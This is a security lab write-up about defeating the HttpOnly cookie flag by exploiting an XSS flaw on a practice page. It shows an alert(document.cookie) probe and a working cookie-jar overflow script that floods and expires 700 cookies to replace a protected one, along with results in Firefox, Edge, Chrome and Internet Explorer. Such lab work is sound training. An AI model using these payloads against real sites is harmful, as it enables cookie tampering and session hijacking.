**Using XSS to bypass the HTTPOnly browser directive**

**HTTPOnly Cookie Directive**

The HttpOnly flag is an option when applied to cookies, instructs the browser to disallow access to the cookie content from any scripts. This has the security benefit of mitigating cookie theft resulting from XSS with JavaScript.

**Lab Objective**

The objective of this lab is to overflow the browser cookie Jar allowing you to overwrite an existing cookie marked HTTPOnly by exploiting a XSS vulnerability.

**Setting the HTTPOnly directive**

We will use Lab06.php from our XSS labs to achieve this using the HTTP POST functionality on this page. Firstly, you will have to add the HTTPOnly directive to the existing cookie in the header.php file.

Code:

setcookie("TestCookie", $value, null, '/', null, null, true);


The highlighted item “true” turns the HttpOnly directive in the browser on.

Using the XSS vulnerability attempt to display the cookie in an alert box.

Payload

<script>alert(document.cookie)</script>

Observation



Inject the following payload utilising the determined XSS vulnerability. Code may require some edits to get it functioning.

<button>Overwrite cookie</button>

<script>document.querySelector("button").addEventListener("click",

function () {

for (let i = 0; i < 700; i++) { document.cookie = `cookie${i}=${i}`; }

for (let i = 0; i < 700; i++) { document.cookie = `cookie${i}=${i};expires=Thu, 01 Jan 1970 00:00:01 GMT`; }

document.cookie = "New\_Cookie=Overwritten by JavaScript via XSS";

window.location.reload();

});


</script>

Created Internet Explorer Version:


<button>Overwrite cookie</button><script>document.querySelector("button").addEventListener("click", function () {for (let i = 0; i < 700; i++) { document.cookie = `cookie${i}=${i}`; }for (let i = 0; i < 700; i++) { document.cookie = `cookie${i}=${i};expires=Thu, 01 Jan 1970 00:00:01 GMT`; }document.cookie = "New\_Cookie=Overwritten by JavaScript via XSS";window.location.reload();});</script>

Discuss your observations under the context of reviewing the HTTP header information via the Developer tools and/or HTTP proxy.

Using <script>alert(document.cookie)</script>:




Cookie now appears under the storage option in the dev tools in the browser (Firefox):




Discuss your observations under the context of reviewing the newly injected cookie and how it behaves to additional XSS inputs.

In Firefox cookie displays all cookies using alert tag. Subsequent efforts to set new cookies and display are successful.




In Edge cookie displays only the newest cookie using alert tag, not the original secret\_cookie. Subsequent attempts to set new cookies only overwrite the previous cookie.



As above in Chrome.



Unable to display cookie in Internet Explorer 11 - 6



The difference between Firefox and Edge/Chrome is assumed to be due to both Edge and Chrome being Chromium based browsers and Firefox being Gecko based in terms of underlying engine.